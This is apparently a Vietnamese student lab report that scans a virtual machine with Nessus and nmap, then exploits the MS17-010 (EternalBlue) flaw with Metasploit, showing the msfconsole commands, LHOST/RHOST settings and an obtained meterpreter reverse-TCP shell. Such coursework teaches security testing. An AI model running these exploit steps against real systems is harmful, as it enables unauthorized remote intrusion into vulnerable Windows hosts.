
▪ Tiến hành quét lỗ hổng:

- Bên góc phải màn hình của giao diện chính chọn **New Scan**.




Hình 9 – Chọn New Scan tiến hành quét lỗ hổng

- Chọn **Basic Network Scan** sau đó điền các thông tin để tiến hành Scan.




Hình 10 – Tạo các thông tin để Scan

- Chọn **Save** sau đó tiến hành Scan.




Hình 11 – Tạo thành công Scan và tiến hành quét

- Sau khi quét lỗi hỏng thành công.




Hình 12 – Quét thành công lỗi hỏng trên máy nạn nhân

- Thông tin các lỗ hổng quét được.



Hình 13 – Thông tin các lỗ hổng quét được

- Xem thông tin chi tiết lỗ hổng RDP.




Hình 14 – Xem thông tin chi tiết lỗ hổng

2.2.3 Sử dụng Metasploit framework khai thác lỗ hổng

- Sử dụng nmap quét lỗ hổng trên máy nạn nhân, thấy có thể khai thác lỗ hổng smb-vuln-ms17-010

nmap --script Vuln 192.168.71.133




```
(nguyenduchai107@B22DCAT107-Kali)~$ nmap --script Vuln 192.168.71.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 21:54 +07
Nmap scan report for 192.168.71.133
Host is up (0.00090s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:0E:01:0F (VMware)

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attac
|_
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 115.48 seconds
```

Hình 15 – Quét lỗ hổng trên máy nạn nhân bằng nmap

- Khởi động Metasploit framework: msfconsole.



```
(nguyenduchai107@B22DCAT107-Kali)~$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

=====
% https://metasploit.com
=====

+ -- metasploit v6.4.34-dev ]
+ -- [ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- [ 1468 payloads - 49 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Hình 16 – Khởi động metasploit

- Tìm kiếm các công cụ có thể sử dụng để khai thác lỗ hổng ms17-010.

```

nguyenduchai107@B22DCAT107-Kali: ~
File Actions Edit View Help
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -    -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption
1  \ target: Automatic Target               .              .    .    .    .
2  \ target: Windows 7                     .              .    .    .    .
3  \ target: Windows Embedded Standard 7   .              .    .    .    .
4  \ target: Windows Server 2008 R2        .              .    .    .    .
5  \ target: Windows 8                     .              .    .    .    .
6  \ target: Windows 8.1                   .              .    .    .    .
7  \ target: Windows Server 2012           .              .    .    .    .
8  \ target: Windows 10 Pro                 .              .    .    .    .
9  \ target: Windows 10 Enterprise Evaluation .              .    .    .    .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/E
ternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic                     .              .    .    .    .
12 \ target: PowerShell                     .              .    .    .    .
13 \ target: Native upload                  .              .    .    .    .
14 \ target: MOF upload                     .              .    .    .    .
15 \ AKA: ETERNALSYNERGY                   .              .    .    .    .
16 \ AKA: ETERNALROMANCE                   .              .    .    .    .
17 \ AKA: ETERNALCHAMPION                   .              .    .    .    .
18 \ AKA: ETERNALBLUE                       .              .    .    .    .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/E
ternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY                   .              .    .    .    .
21 \ AKA: ETERNALROMANCE                   .              .    .    .    .

nguyenduchai107@B22DCAT107-Kali: ~
File Actions Edit View Help
Thu Apr 10 09:54:33 PM +07 2025

(nguyenduchai107@B22DCAT107-Kali)-[~]
$ echo Nguyen Duc Hai_B22DCAT107
Nguyen Duc Hai_B22DCAT107

```

Hình 17 – Tìm kiếm các công cụ khai thác

- Chọn công cụ sử dụng:

use exploit/windows/smb/smb17_010_eternalblue

```

nguyenduchai107@B22DCAT107-Kali: ~
File Actions Edit View Help
msf6 > use exploit/windows/smb/smb17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb17_010_eternalblue) >

nguyenduchai107@B22DCAT107-Kali: ~
File Actions Edit View Help
Thu Apr 10 09:54:33 PM +07 2025

(nguyenduchai107@B22DCAT107-Kali)-[~]
$ echo Nguyen Duc Hai_B22DCAT107
Nguyen Duc Hai_B22DCAT107


```

Hình 18 – Chọn công cụ

- Đặt Lhost (IP máy tấn công) và Rhost (IP máy nạn nhân):


set Lhost 192.168.71.145

set Rhost 192.168.71.133




Hình 19 – Set Lhost và Rhost

- Bắt đầu khai thác lỗ hổng.



Hình 20 – Bắt đầu khai thác lỗ hổng

- Khai thác lỗ hổng thành công.



```
nguyenduchai107@B22DCAT107-Kali: ~
File Actions Edit View Help
[+] 192.168.71.133:445 - -----WIN-----
[+] 192.168.71.133:445 - -----

meterpreter > ipconfig

Interface 1
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:0e:01:0f
MTU        : 1500
IPv4 Address : 192.168.71.133
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fc88:30e0:6861:4325
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:4785
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

```
nguyenduchai107@B22DCAT107-Kali: ~
File Actions Edit View Help
[+] (nguyenduchai107@B22DCAT107-Kali)-[~]
$ echo Nguyen Duc Hai_B22DCAT107
Nguyen Duc Hai_B22DCAT107
[+] (nguyenduchai107@B22DCAT107-Kali)-[~]
```

Hình 21 – Khai thác thành công lỗ hổng

TÀI LIỆU THAM KHẢO

- [1] Đinh Trường Duy, Phạm Hoàng Duy, Bài giảng Hệ điều hành Windows và Linux/Unix, Học viện Công Nghệ Bưu Chính Viễn Thông, 2022.
- [2] Tom Carpenter, Microsoft Windows Server Operating System Essentials, Sybex, 2011.
- [3] [Nmap là gì?](#)
- [4] [TÌM HIỂU NESSUS CÔNG CỤ QUÉT LỖ HỎNG – VACIF](#)
- [5] [Nessus \(phần mềm\)](#)
- [6] [Metasploit là gì? Tìm hiểu về công cụ khai thác lỗ hổng Metasploit](#)
- [7] [Giới thiệu công cụ Metasploit Framework](#)